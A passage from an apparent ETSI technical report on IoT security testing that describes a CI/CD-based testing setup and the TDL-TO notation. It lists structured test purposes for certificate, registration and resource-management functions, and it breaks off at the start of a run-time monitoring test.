In addition to the OWASP ASVS and ISVS, test scenarios defined in ETSI TS 103 701 [i.12] are considered. These test scenarios are designed to address a baseline security level for protecting IoT products against prevalent cybersecurity threats. The baseline effort outlined in ETSI EN 303 645 [i.1] serves as a reference for these test scenarios. To further enhance security assessments, ETSI TS 103 701 [i.12] standard, focusing on Cyber Security for Consumer Internet of Things, provides a conformance assessment of baseline requirements. This standard ensures that IoT products meet essential security criteria. Lastly, ETSI EN 303 645 [i.1] standard is referenced for Cyber Security Testing and Evaluation Services. This standard outlines specific protocols for testing and evaluating the cybersecurity aspects of products.

By integrating these various sources, organizations can derive comprehensive security requirements encompassing regulatory compliance, industry standards, risk analysis, and best practices. This approach ensures thorough security testing and helps mitigate potential vulnerabilities and cybersecurity risks in applications and IoT systems.

**Techniques to be used**

The tools used for testing can be divided in two parts, the environment tools that are part of the CI/CD-Pipeline that is described in more detail in Deliverable D6.2 [i.13], and thus used by a testing script to perform the various types to security tests. Environment tools are software applications or platforms designed to manage and control the various aspects of software development and deployment environments. These tools help automate and streamline processes such as code deployment, configuration management, infrastructure provisioning, and resource allocation. By providing a centralized and efficient approach to environment management, these tools contribute to improved productivity, faster development cycles, and more reliable software deployments.

Developers often use a version control system (e.g. GitHub) to upload their code updates. Each component typically has its repository on such a version control system. Continuous Integration and Deployment (CI/CD) tools (e.g. Jenkins) are used to automate the software development process. In this case, a CI/CD tool is employed to define pipelines for each repository or component. These pipelines are triggered by events, such as updates to the relevant repository. A configuration file, often called a pipeline file, outlines the necessary steps and tests to be executed. When a new commit is added to the repository, the pipeline resets the associated container, retrieves the updated code, and initiates security tests.

Additionally, container platforms (e.g. Portainer) are commonly used to manage and facilitate the deployment of containers. These platforms provide a user-friendly graphical interface for debugging purposes, enabling easy configuration and deployment of containers. DAST VM is a separate virtual machine in which the security testing tools (listed below) are installed and run to perform various tests. Security testing tools are specialized software applications used to assess the security posture of software systems and identify vulnerabilities or weaknesses that could potentially be exploited by attackers. These tools automate various security testing techniques, including vulnerability scanning, penetration testing, code analysis, and security assessments. By leveraging these tools, organizations can proactively identify and address security flaws, enhancing the overall resilience and protection of their software applications and systems.

A penetration testing tool is commonly used to identify potential vulnerabilities in applications. This tool performs various security tests to assess the security of an application. It offers a flexible Command-Line Interface (CLI) that allows for easy configuration and customization of scans based on the requirements of different modules. Some key features of this penetration testing tool include active scanning for common vulnerabilities like SQL injection, cross-Site Scripting (XSS), and remote file inclusion. It also supports automated fuzz testing, which helps in discovering new vulnerabilities. Furthermore, passive scanning capabilities are available to identify potential security issues without actively attacking the target. A notable feature of this tool is its comprehensive reporting functionality, which generates detailed reports on the vulnerabilities detected during a scan. These reports provide valuable insights into the security posture of the application and help in remediation efforts.

A network exploration and security auditing tool are commonly used to scan systems and assess their security posture. This tool enables the scanning of open ports on a system, identification of the operating systems in use, detection of running services on those ports, and identification of any potential vulnerabilities that may exist. By employing this network exploration and security auditing tool, organizations can gain insights into the exposed network surface, understand the services and systems in operation, and identify potential security weaknesses. This helps in evaluating the overall security of the network and enables proactive measures to mitigate vulnerabilities and enhance security.

The various testing tools are coordinated by a separate testing script. The testing script is the heart of testing. It calls the other testing tools listed above, passes the required data from one tool to another, starts different tests at different starting points of the SUT depending on the parameters given, and generates reports that provide detailed information about the vulnerabilities found or automatically create Gitlab issues. This allows developers to easily understand the issues and prioritise their remediation.

One of the main benefits of using the test script for automated security testing using the various testing tools is that it can be integrated into the software development lifecycle. This means that security testing can be performed on a regular basis throughout the development process rather than at the end of the project. The Security Test Case Specification Template is illustrated in Figure 11.

| **ID** | *Test case ID* |
|---|---|
| **Component** | *The Component under test including version identifier* |
| Related Requirements | *Requirements verified by the test case (including source document)* |
| **Test Objective** | *The objective of the testcase* |
| **Test Description** | |
| *Brief description of the test case* | |
| **Initial Conditions / Configurations** | |
| *Configurations or conditions required for the test case* | |
| **Test Technique** | |
| *Technique used to check requirement (e.g. fuzzing, vulnerabilities scan, etc.)* | |

**Figure 11: Security Test Case Specification Template**

The DAST Test Case Execution pipeline is illustrated in Figure 12.




**Figure 12: DAST Test Case Execution**

## 5.4 TDL-TO as a specification technique

The Structured Text Objective (TDL-TO) as outlined in ETSI ES 203 119-4 [2], is an extension of the Test Description Language (TDL) meta-model created with the goal to enable more formal specification of structured test purposes and test objectives. The specification of TDL has matured into a standard comprised of multiple parts:

- **TDL Meta-Model (TDL-MM)** [i.2] outlines the language's abstract syntax, component relationships, properties, and desired semantics, using the Meta-Object Facility (MOF) [i.5] meta-model and constraints formalized via the Object Constraint Language (OCL) [i.6]. The TDL-MM is organized into packages for different TDL aspects, allowing concrete syntax notations to be linked to the abstract syntax and giving end-users access to a variety of representation formats.

- **TDL Graphical Representation (TDL-GR)** [i.3] establishes a standardized syntax for graphically representing TDL concepts, properties, and relationships. The design aligns closely with widely-used modelling notations like the UML to ensure familiarity and easy learning, while unique or differing TDL-MM concepts are represented distinctly to prevent confusion.

- **The TDL Exchange Format (TDL-XF)** [i.4] lays the groundwork for tool interoperability by establishing guidelines for serialization and deserialization of TDL models, facilitating their transfer among tools.

- **The Structured Test Objective (TDL-TO)** [2] integrates new concepts into the TDL-MM along with an associated concrete textual syntax. These additions are intended to aid users by offering a more structured and formalized methodology when defining test objectives. This refined approach provides a solid foundation prior to the process of drafting detailed test descriptions, thus bringing clarity and organization to the entire testing process.

The role of the TDL is to serve as a connecting link between Test Purpose Notation (TPLan) [i.7], used for outlining test purposes, and Testing and Test Control Notation (TTCN-3) [i.8], utilized for implementation of detailing test cases. TDL's design aims to reconcile the distinct perspectives of declarative test purpose specifications - which address 'what' is to be tested, and imperative test case specifications - which concern 'how' testing should be carried out. In order to achieve this, TDL offers a standardized language to specify test descriptions, effectively bridging this gap.

Without the TDL-TO extension, TDL limits the representation of test objectives to a rather informal text form. The introduction of the TDL-TO extension transforms this process, enabling a more formalized, structured strategy for outlining test objectives, and it ensures both synthetic and semantic consistency. This extension brings in fresh concepts to delineate the domain of the test objective, encompassing events, entities, and structure. Moreover, the use of concrete syntax notation serves to formalize these concepts further.

## 5.5 A methodology for defining TDL-TO Test Purposes

Taking into account the IoTAC testing approach, the process of defining TDL-TO test purposes involves careful strategizing and the integration of both functional security tests and SAST cases into the process. DAST is an important part of the software development process to ensure the security of web applications. However, defining test purposes for DAST might not always be necessary or feasible and thus not included in the present document. One of the main reasons for this is that DAST tests are not meant to have expected behaviour because their primary purpose is to identify vulnerabilities and weaknesses in the application. Unlike functional (security) testing, where the goal is to verify that the system behaves as expected, DAST testing is focused on finding potential security issues. As a result, defining test purposes for DAST might not always be applicable or useful. In addition, most DAST tests rely on tools such as scanners and vulnerability assessment tools. These tools are designed to automatically discover vulnerabilities and weaknesses in the application. To create test purposes, it is necessary to understand the insights of these tools and their algorithms, which is not always feasible.

The proposed methodology for defining TDL-TO test purposes for functional and SAST test cases provides a systematic approach for defining TDL-TO test purposes, ensuring consistency and accuracy across different types of tests and languages. The first two steps follow a slightly different procedure for functional and SAST test cases.

The translation of **Functional TPs (FTP) into TDL-TO test purposes:**

- **Step 1 (FTP) - Analysis:** In this step, the Test Purposes (TPs) defined in Deliverable D6.3 [i.14] are thoroughly examined. The structure and content of the templates are studied in detail to align them with the conversion process into TDL-TO test purposes.

- **Step 2 (FTP) - Mapping:** In this step, the information from the template is mapped to TDL-TO concepts. This creates an appropriate representation of the test case in TDL-TO's language. A subset of TDL-TO elements utilized is illustrated in Table 11.

The translation of **SAST test cases into TDL-TO test purposes** followed a slightly different process:

- **Step 1 (SAST) - Customization of Rulesets:** This initial step involves customizing the ruleset or Quality Gates for SAST tests. These Quality Gates aim to detect potential security defects. Pre-set rulesets for the utilized programming language are used, which align with known security issues. Additionally, custom rulesets are also defined.

- **Step 2 (SAST) - Definition of Test Configurations:** The second step involves defining common test configurations. This means translating the tailored ruleset specific to the programming language into TDL-TO descriptions.

The selected subset for selected TLD-TO concepts for the specification of functional and SAST TPs is shown in Table 11.

**Table 11: The selected subset of TDL-TO concepts for the representation of functional and SAST TPs**

| | **TDL-TO** |
|---|---|
| 1 | **TP Id** <Test objective name label> |
| 2 | **Test purpose/Test Objective** <Description label> |
| 3 | **Reference** <URI of objective label> |
| 4 | **Initial Conditions** <Initial conditions label> |
| 5 | **Expected behaviour** block/**If** <expected behaviour If label> |
| 6 | **Expected behaviour** block/**Then** <expected behaviour If label> |
| 7 | **Final Conditions** <final conditions label> |

**The third step** is common for both functional and SAST TPs, and it refers to the realization of TDL-TO TPs:

- **Step 3 - Implementation of TPs:** In this step, the specified TPs were implemented using the ETSI TDL toolset, which is available as TDL Open Source (TOP) project [i.9]. In this step, the important concepts for the specification of the domain are identified, including PICS, entities, and events. They were specified in the "common configuration file". Part of the domain that was specified for the IoTAC TPs is shown in Table 12.

**Table 12: IoTAC Domain Specification**

IoTAC Common Configuration file

```
Package mts_tst_IoT_module_commons {
    Domain {
        entities:
        - IUT
        - SAST_COMPONENT
        - IUT_FEAM
        - IUT_SSRS
        - IUT_RMS_ProcessingEngine
        - IUT_RMS_ProcessingEngine_Interface
        - IUT_RMS_Processor_Manifest
        - IUT_RMS_Processor_Instance
        - ……
        ;
        events:
        - generates
        - prepares
        - stores
        - restores
        - receives
        - sends
        - being_in
        - is_trained_in
        - is_tested_in
        - has
        - sets_up
```

```
        - adds
        - ……
        ;
    }
```

The example of the test purpose specified with TDL-TO for the Attack Detection module is shown in Figure 13.

```
Package mts_tst_IoT_module_tps {
   import all from mts_tst_IoT_module_commons;
   Test Purpose {
      TP Id TC_AD_01

      Test objective
      "Ensure that the AD component detects Botnet attack packets with high accuracy."

      Reference
      "AD_FR3, AD_NFR3"

      Initial conditions
         with {
            the IUT_AD entity being_in the deployed_state and
            the IUT_AD entity being_in the trained_state and
            the IUT_AD entity being_in the default_state
      }

      Expected behaviour
      ensure that {
         when {
            the IUT_AD entity receives some attack_packets
         }
         then {
            the IUT_AD entity generates an output containing
               numbers less than 0.5 corresponding to benign_packets,
               numbers higher than 0.5 corresponding to attack_packets;
         }
      }
   }
```

**Figure 13: The AD Test Purpose with TDL-TO (textual representation)**

Besides the textual representation, which is convenient for editing and versioning, by using TOP tools is possible to generate a convenient graphical representation [i.16]. The corresponding graphical representation for the example shown in Figure 13 is documented in clause 6.1.3 (TC AD 01). A comprehensive list of specified intra-component test purposes is provided in clause 6.1, inter-component test purposes in clause 6.2, and SAST test purposes in clause 6.3. The list of pertinent requirements linked to their respective test purposes, is in available in Annex B.

# 6 Detailed List of Test Purposes

## 6.1 Intra-component Test Purposes

### 6.1.1 Front-End Access Management

| | |
|---|---|
| **TP Id** | TC_FEAM_02_01 |
| **Test Objective** | Ensure that a keypair is stored in keystore. |
| **Reference** | AFR02 |

**Initial Conditions**

```
with {
   the IUT_FEAM has an empty keystore and
   the IUT_FEAM generates a new_TLS_keypair
}
```

**Expected Behaviour**

```
ensure that {
   when {
      the IUT_FEAM stores the new_TLS_keypair containing
         new_TLS_keypair corresponding to TLS_keypair
   }
   then {
```

```
      the IUT_FEAM has a keystore containing
         TLS_keypair indicating value new_TLS_keypair
   }
}
```

| | |
|---|---|
| **TP Id** | TC_FEAM_02_02 |
| **Test Objective** | Ensure that an existing keypair will not be overwritten. |
| **Reference** | AFR02 |

**Initial Conditions**

```
with {
   the IUT_FEAM has a filled keystore containing
      TLS_keypair indicating value keypair and
   the IUT_FEAM generates a new_TLS_keypair
}
```

**Expected Behaviour**

```
ensure that {
   when {
      the IUT_FEAM stores the new_TLS_keypair containing
         new_TLS_keypair corresponding to TLS_keypair
   }
   then {
      the IUT_FEAM has a keystore containing
         TLS_keypair indicating value keypair
   }
}
```

| | |
|---|---|
| **TP Id** | TC_FEAM_03_01 |
| **Test Objective** | Ensure correct TLS certificate preparation. |
| **Reference** | AFR03 |

**Initial Conditions**

```
with {
   the IUT_FEAM generates a new_TLS_keypair
}
```

**Expected Behaviour**

```
ensure that {
   when {
      the IUT_FEAM prepares a TBS_certificate containing
      public_key corresponding to valid_public_key,
      auth_server_name corresponding to valid_auth_server_name,
      signature corresponding to valid_signature
   }
   then {
      the IUT_FEAM creates a TBS_certificate
   }
}
```

| | |
|---|---|
| **TP Id** | TC_FEAM_03_02 |
| **Test Objective** | Ensure correct TLS certificate signing in the Server secure application. |
| **Reference** | AFR03 |

**Initial Conditions**

```
with {
   the IUT_FEAM generates a new_TLS_keypair
}
```

**Expected Behaviour**

```
ensure that {
   when {
      the SERVER_SECURE_APP receives a TBS_certificate
   }
   then {
      the SERVER_SECURE_APP stores the TBS_certificate
   }
}
```

| | |
|---|---|
| **TP Id** | TC_FEAM_03_03 |
| **Test Objective** | Ensure correct addition of the signature to the TLS certificate. |
| **Reference** | AFR03 |

**Initial Conditions**

```
with {
   the IUT_FEAM generates a new_TLS_keypair
}
```

**Expected Behaviour**

```
ensure that {
   when {
      the IUT_FEAM sends a new_signature
   }
   then {
      the IUT_FEAM creates the TLS_certificate and
      the IUT_FEAM adds the TBS_certificate containing
      public_key corresponding to valid_public_key,
      auth_server_name corresponding to valid_auth_server_name,
      signature corresponding to new_signature
   }
}
```

| | |
|---|---|
| **TP Id** | TC_FEAM_03_04 |
| **Test Objective** | Ensure that the Management server throw an exception if the TLS TBS certificate misses public key information. |
| **Reference** | AFR03 |

**Initial Conditions**

```
with {
   the IUT_FEAM generates a new_TLS_keypair and
   the IUT_FEAM entitiy generates a new_TBS_certificate containing
    public_key corresponding to null,
    auth_server_name corresponding to valid_auth_server_name,
    signature corresponding to valid_signature
}
```

**Expected Behaviour**

```
ensure that {
   when {
      the IUT_FEAM receives the new_TBS_certificate
   }
   then {
      the IUT_FEAM throws an exception containing
         exception_type set to MissingInfoException
   }
}
```

| | |
|---|---|
| **TP Id** | TC_FEAM_03_05 |
| **Test Objective** | Ensure that the Management server throw an exception if the TLS TBS certificate misses auth server name information. |
| **Reference** | AFR03 |

**Initial Conditions**

```
with {
   the IUT_FEAM generates a new_TLS_keypair and
   the IUT_FEAM entitiy generates a new_TBS_certificate containing
      public_key corresponding to valid_public_key,
      auth_server_name corresponding to null,
      signature corresponding to valid_signature
}
```

**Expected Behaviour**

```
ensure that {
   when {
      the IUT_FEAM receives the new_TBS_certificate
   }
   then {
      the IUT_FEAM throws an exception containing
         exception_type set to MissingInfoException
   }
}
```

| | |
|---|---|
| **TP Id** | TC_FEAM_03_06 |
| **Test Objective** | Ensure that the Management server abort the TLS creation process if receiving an empty signature. |
| **Reference** | AFR03 |

**Initial Conditions**

```
with {
   the IUT_FEAM generates a new_TLS_keypair
}
```

**Expected Behaviour**

```
ensure that {
   when {
      the IUT_FEAM entitiy generates a new_TBS_certificate containing
        public_key corresponding to valid_public_key,
        auth_server_name corresponding to null,
        signature corresponding to null
   }
   then {
      the IUT_FEAM aborts the TLS_certificate_creation∂
   }
}
```

| | |
|---|---|
| **TP Id** | TC_FEAM_19_01 |
| **Test Objective** | Ensure the correct setup of the registration response. |
| **Reference** | AFR19 |

**Initial Conditions**

```
with {
   the IUT_FEAM generates a user_certificate
}
```

**Expected Behaviour**

```
ensure that {
   when {
      the IUT_FEAM sends a registration_request containing
      TLS_certificate corresponding to valid_TLS_certificate,
      auth_certificate corresponding to valid_auth_certificate,
      authPubkey corresponding to valid_authPubkey,
      CA_certificate corresponding to valid_CA_certificate
   }
   then {
      the IUT_FEAM sends the registration_response containing
          registration_response_object corresponding to valid_object
   }
}
```

| | |
|---|---|
| **TP Id** | TC_FEAM_19_02 |
| **Test Objective** | Ensure the registration setup returns status code 901 if TLS certificate is missing during registration. |
| **Reference** | AFR19 |

**Initial Conditions**

```
with {
   the IUT_FEAM generates a user_certificate_with_missing_TLS
}
```

**Expected Behaviour**

```
ensure that {
   when {
      the IUT_FEAM sends a registration_request containing
      TLS_certificate corresponding to null,
      auth_certificate corresponding to valid_auth_certificate,
      authPubkey corresponding to valid_authPubkey,
      CA_certificate corresponding to valid_CA_certificate
   }
   then {
      the IUT_FEAM sends the registration_response containing
          registration_response_object corresponding to null,
          status set to 901
   }
}
```

| TP Id | TC_FEAM_19_03 |
|---|---|
| Test Objective | Ensure the registration setup returns status code 902 if user authentication certificate is missing during registration. |
| Reference | AFR19 |

**Initial Conditions**

```
with {
   the IUT_FEAM generates a user_certificate_with_missing_userAuth
}
```

**Expected Behaviour**

```
ensure that {
   when {
      the IUT_FEAM sends a registration_request containing
      TLS_certificate corresponding to valid_TLS_certificate,
      auth_certificate corresponding to null,
      authPubkey corresponding to valid_authPubkey,
      CA_certificate corresponding to valid_CA_certificate
   }
   then {
      the IUT_FEAM sends the registration_response containing
          registration_response_object corresponding to null,
          status set to 902
   }
}
```

| TP Id | TC_FEAM_19_04 |
|---|---|
| Test Objective | Ensure the registration setup returns status code 903 if authentication public key is missing during registration. |
| Reference | AFR19 |

**Initial Conditions**

```
with {
   the IUT_FEAM generates a user_certificate_with_missing_authPubkey
}
```

**Expected Behaviour**

```
ensure that {
   when {
      the IUT_FEAM sends a registration_request containing
      TLS_certificate corresponding to valid_TLS_certificate,
      auth_certificate corresponding to valid_auth_certificate,
      authPubkey corresponding to null,
      CA_certificate corresponding to valid_CA_certificate
   }
   then {
      the IUT_FEAM sends the registration_response containing
          registration_response_object corresponding to null,
          status set to 903
   }
}
```

| TP Id | TC_FEAM_19_05 |
|---|---|
| Test Objective | Ensure the registration setup returns status code 500 if CA certificate is missing during registration. |
| Reference | AFR19 |

**Initial Conditions**

```
with {
   the IUT_FEAM generates a user_certificate_with_missing_CA
}
```

**Expected Behaviour**

```
ensure that {
   when {
      the IUT_FEAM sends a registration_request containing
      TLS_certificate corresponding to valid_TLS_certificate,
      auth_certificate corresponding to valid_auth_certificate,
      authPubkey corresponding to valid_authPubkey,
      CA_certificate corresponding to null
   }
   then {
      the IUT_FEAM sends the registration_response containing
          registration_response_object corresponding to null,
          status set to 500
   }
}
```

| TP Id | TC_FEAM_23_01 |
|---|---|
| Test Objective | Ensure correct addition of a Resource server. |
| Reference | AFR23 |
| **Initial Conditions** | |

```
with {
   the IUT_FEAM sets_up a resource_server
}
```

**Expected Behaviour**

```
ensure that {
   when {
      the IUT_FEAM adds a resource_server containing
      id corresponding to valid_id,
      alias corresponding to valid_alias,
      address corresponding to valid_address
   }
   then {
      the IUT_FEAM sends a response containing
      resource_server corresponding to new_resource_server,
      status corresponding to success
   }
}
```

| TP Id | TC_FEAM_23_02 |
|---|---|
| Test Objective | Ensure correct removal of a Resource server. |
| Reference | AFR23 |
| **Initial Conditions** | |

```
with {
   the IUT_FEAM sets_up a resource_server
}
```

**Expected Behaviour**

```
ensure that {
   when {
      the IUT_FEAM removes a resource_server containing
      id corresponding to id_to_be_removed,
      alias corresponding to valid_alias,
      address corresponding to valid_address
   }
   then {
      the IUT_FEAM sends a response containing
      status corresponding to success
   }
}
```

| TP Id | TC_FEAM_23_03 |
|---|---|
| Test Objective | Ensure correct listing of a all Resource servers. |
| Reference | AFR23 |
| **Initial Conditions** | |

```
with {
   the IUT_FEAM sets_up a resource_server
}
```

**Expected Behaviour**

```
ensure that {
   when {
      the IUT_FEAM requests the resource_servers
   }
   then {
      the IUT_FEAM sends a response containing
      status corresponding to success
   }
}
```

| TP Id | TC_FEAM_23_04 |
|---|---|
| Test Objective | Ensure the Resource server addition process returns code 474 if missing an alias. |
| Reference | AFR23 |
| **Initial Conditions** | |
| with {<br>   the IUT_FEAM sets_up a resource_server<br>} | |
| **Expected Behaviour** | |
| ensure that {<br>   when {<br>      the IUT_FEAM adds a resource_server containing<br>      id corresponding to valid_id,<br>      alias corresponding to null,<br>      address corresponding to valid_address<br>   }<br>   then {<br>      the IUT_FEAM sends a response containing<br>      status set to 474<br>   }<br>} | |

| TP Id | TC_FEAM_23_05 |
|---|---|
| Test Objective | Ensure the Resource server addition process returns code 475 if missing an address. |
| Reference | AFR23 |
| **Initial Conditions** | |
| with {<br>   the IUT_FEAM sets_up a resource_server<br>} | |
| **Expected Behaviour** | |
| ensure that {<br>   when {<br>      the IUT_FEAM adds a resource_server containing<br>      id corresponding to valid_id,<br>      alias corresponding to valid_alias,<br>      address corresponding to null<br>   }<br>   then {<br>      the IUT_FEAM sends a response containing<br>      status set to 475<br>   }<br>} | |

| TP Id | TC_FEAM_23_06 |
|---|---|
| Test Objective | Ensure the Resource server addition process returns code 476 if the alias is invalid. |
| Reference | AFR23 |
| **Initial Conditions** | |
| with {<br>   the IUT_FEAM sets_up a resource_server<br>} | |
| **Expected Behaviour** | |
| ensure that {<br>   when {<br>      the IUT_FEAM adds a resource_server containing<br>      id corresponding to valid_id,<br>      alias corresponding to invalid_alias,<br>      address corresponding to valid_address<br>   }<br>   then {<br>      the IUT_FEAM sends a response containing<br>      status set to 476<br>   }<br>} | |

| **TP Id** | TC_FEAM_23_07 |
|---|---|
| **Test Objective** | Ensure the Resource server addition process returns code 477 if the address is invalid. |
| **Reference** | AFR23 |
| **Initial Conditions** | |
| with {<br>   the IUT_FEAM sets_up a resource_server<br>} | |
| **Expected Behaviour** | |
| ensure that {<br>   when {<br>      the IUT_FEAM adds a resource_server containing<br>      id corresponding to valid_id,<br>      alias corresponding to valid_alias,<br>      address corresponding to invalid_address<br>   }<br>   then {<br>      the IUT_FEAM sends a response containing<br>      status set to 477<br>   }<br>} | |

| **TP Id** | TC_FEAM_23_08 |
|---|---|
| **Test Objective** | Ensure the Resource server removal process returns code 490 if the id is invalid. |
| **Reference** | AFR23 |
| **Initial Conditions** | |
| with {<br>   the IUT_FEAM sets_up a resource_server and<br>   the IUT_FEAM has a resource_server_added<br>} | |
| **Expected Behaviour** | |
| ensure that {<br>   when {<br>      the IUT_FEAM removes a resource_server containing<br>      id corresponding to invalid_id,<br>      alias corresponding to valid_alias,<br>      address corresponding to valid_address<br>   }<br>   then {<br>      the IUT_FEAM sends a response containing<br>      status set to 490<br>   }<br>} | |

| **TP Id** | TC_FEAM_23_09 |
|---|---|
| **Test Objective** | Ensure the Resource server removal process returns code 474 if the id is missing. |
| **Reference** | AFR23 |
| **Initial Conditions** | |
| with {<br>   the IUT_FEAM sets_up a resource_server and<br>   the IUT_FEAM has a resource_server_added<br>} | |
| **Expected Behaviour** | |
| ensure that {<br>   when {<br>      the IUT_FEAM removes a resource_server containing<br>      id corresponding to null,<br>      alias corresponding to valid_alias,<br>      address corresponding to valid_address<br>   }<br>   then {<br>      the IUT_FEAM sends a response containing<br>      status set to 474<br>   }<br>} | |

| **TP Id** | TC_FEAM_23_10 |
|---|---|
| **Test Objective** | Ensure the Resource server removal process returns code 475 if the id is non-existing. |
| **Reference** | AFR23 |

**Initial Conditions**

```
with {
   the IUT_FEAM sets_up a resource_server and
   the IUT_FEAM has a resource_server_added
}
```

**Expected Behaviour**

```
ensure that {
   when {
      the IUT_FEAM removes a resource_server containing
      id corresponding to non_existing_id,
      alias corresponding to valid_alias,
      address corresponding to valid_address
   }
   then {
      the IUT_FEAM sends a response containing
      status set to 475
   }
}
```

| **TP Id** | TC_FEAM_39_01 |
|---|---|
| **Test Objective** | Ensure correct creation of a Cardfarm. |
| **Reference** | AFR39 |

**Initial Conditions**

```
with {
   the IUT_FEAM has a registered_user
}
```

**Expected Behaviour**

```
ensure that {
   when {
      the IUT_FEAM adds a cardfarm containing
      id corresponding to valid_id,
      alias corresponding to valid_alias,
      address corresponding to valid_address
   }
   then {
      the IUT_FEAM sends a response containing
      cardfarm corresponding to new_cardfarm,
      status corresponding to success
   }
}
```

| **TP Id** | TC_FEAM_39_02 |
|---|---|
| **Test Objective** | Ensure correct removal of a Cardfarm. |
| **Reference** | AFR39 |

**Initial Conditions**

```
with {
   the IUT_FEAM has a registered_user
}
```

**Expected Behaviour**

```
ensure that {
   when {
      the IUT_FEAM removes a cardfarm containing
      id corresponding to id_to_be_removed,
      alias corresponding to valid_alias,
      address corresponding to valid_address
   }
   then {
      the IUT_FEAM sends a response containing
      status corresponding to success
   }
}
```

<table>
<tr><td>TP Id</td><td>TC_FEAM_39_03</td></tr>
<tr><td>Test Objective</td><td>Ensure the Cardfarm creation process returns code 475 if missing an alias.</td></tr>
<tr><td>Reference</td><td>AFR39</td></tr>
<tr><td colspan="2">Initial Conditions</td></tr>
<tr><td colspan="2"><pre>with {
   the IUT_FEAM has a registered_user
}</pre></td></tr>
<tr><td colspan="2">Expected Behaviour</td></tr>
<tr><td colspan="2"><pre>ensure that {
   when {
      the IUT_FEAM adds a cardfarm containing
      id corresponding to valid_id,
      alias corresponding to null,
      address corresponding to valid_address
   }
   then {
      the IUT_FEAM sends a response containing
      status set to 475
   }
}</pre></td></tr>
</table>

<table>
<tr><td>TP Id</td><td>TC_FEAM_39_04</td></tr>
<tr><td>Test Objective</td><td>Ensure the Cardfarm creation process returns code 474 if missing an address.</td></tr>
<tr><td>Reference</td><td>AFR39</td></tr>
<tr><td colspan="2">Initial Conditions</td></tr>
<tr><td colspan="2"><pre>with {
   the IUT_FEAM has a registered_user
}</pre></td></tr>
<tr><td colspan="2">Expected Behaviour</td></tr>
<tr><td colspan="2"><pre>ensure that {
   when {
      the IUT_FEAM adds a cardfarm containing
      id corresponding to valid_id,
      alias corresponding to valid_alias,
      address corresponding to null
   }
   then {
      the IUT_FEAM sends a response containing
      status set to 474
   }
}</pre></td></tr>
</table>

<table>
<tr><td>TP Id</td><td>TC_FEAM_39_05</td></tr>
<tr><td>Test Objective</td><td>Ensure the Cardfarm creation process returns code 476 if the alias is too short.</td></tr>
<tr><td>Reference</td><td>AFR39</td></tr>
<tr><td colspan="2">Initial Conditions</td></tr>
<tr><td colspan="2"><pre>with {
   the IUT_FEAM has a registered_user
}</pre></td></tr>
<tr><td colspan="2">Expected Behaviour</td></tr>
<tr><td colspan="2"><pre>ensure that {
   when {
      the IUT_FEAM adds a cardfarm containing
      id corresponding to valid_id,
      alias corresponding to too_short_alias,
      address corresponding to valid_address
   }
   then {
      the IUT_FEAM sends a response containing
      status set to 476
   }
}</pre></td></tr>
</table>

| TP Id | TC_FEAM_39_06 |
|---|---|
| Test Objective | Ensure the Cardfarm creation process returns code 477 if the alias is too long. |
| Reference | AFR39 |
| **Initial Conditions** | |
| with {<br>   the IUT_FEAM has a registered_user<br>} | |
| **Expected Behaviour** | |
| ensure that {<br>   when {<br>      the IUT_FEAM adds a cardfarm containing<br>      id corresponding to valid_id,<br>      alias corresponding to valid_alias,<br>      address corresponding to too_long_alias<br>   }<br>   then {<br>      the IUT_FEAM sends a response containing<br>      status set to 477<br>   }<br>} | |

| TP Id | TC_FEAM_39_07 |
|---|---|
| Test Objective | Ensure the Cardfarm removal process returns code 476 if a card is still attached. |
| Reference | AFR39 |
| **Initial Conditions** | |
| with {<br>   the IUT_FEAM has a registered_user and<br>   the IUT_FEAM has a cardfarm_with_attached_card<br>} | |
| **Expected Behaviour** | |
| ensure that {<br>   when {<br>      the IUT_FEAM removes a cardfarm containing<br>      id corresponding to valid_id,<br>      alias corresponding to valid_alias,<br>      address corresponding to valid_address<br>   }<br>   then {<br>      the IUT_FEAM sends a response containing<br>      status set to 476<br>   }<br>} | |

| TP Id | TC_FEAM_39_08 |
|---|---|
| Test Objective | Ensure the Cardfarm removal process returns code 474 if the id is missing. |
| Reference | AFR39 |
| **Initial Conditions** | |
| with {<br>   the IUT_FEAM has a registered_user and<br>   the IUT_FEAM has a cardfarm_in_the_database<br>} | |
| **Expected Behaviour** | |
| ensure that {<br>   when {<br>      the IUT_FEAM removes a cardfarm containing<br>      id corresponding to null,<br>      alias corresponding to valid_alias,<br>      address corresponding to valid_address<br>   }<br>   then {<br>      the IUT_FEAM sends a response containing<br>      status set to 474<br>   }<br>} | |

| | |
|---|---|
| **TP Id** | TC_FEAM_39_09 |
| **Test Objective** | Ensure the Cardfarm removal process returns code 475 if the id is non-existing. |
| **Reference** | AFR39 |
| **Initial Conditions** | |
| with {<br>   the IUT_FEAM has a registered_user and<br>   the IUT_FEAM has a cardfarm_in_the_database<br>} | |
| **Expected Behaviour** | |
| ensure that {<br>   when {<br>      the IUT_FEAM removes a cardfarm containing<br>      id corresponding to non_existing_id,<br>      alias corresponding to valid_alias,<br>      address corresponding to valid_address<br>   }<br>   then {<br>      the IUT_FEAM sends a response containing<br>      status set to 475<br>   }<br>} | |

## 6.1.2 Run-time Monitoring System

| | |
|---|---|
| **TP Id** | TC_RMS_01 |
| **Test Objective** | Ensure that a new Processor Definition is registered. |
| **Reference** | RTM_FR_6 |
| **Initial Conditions** | |
| with {<br>   the IUT_RMS_ProcessingEngine being_in the deployed_state and<br>   the IUT_RMS_ProcessingEngine_Interface being_in the reachable_state<br>      } | |
| **Expected Behaviour** | |
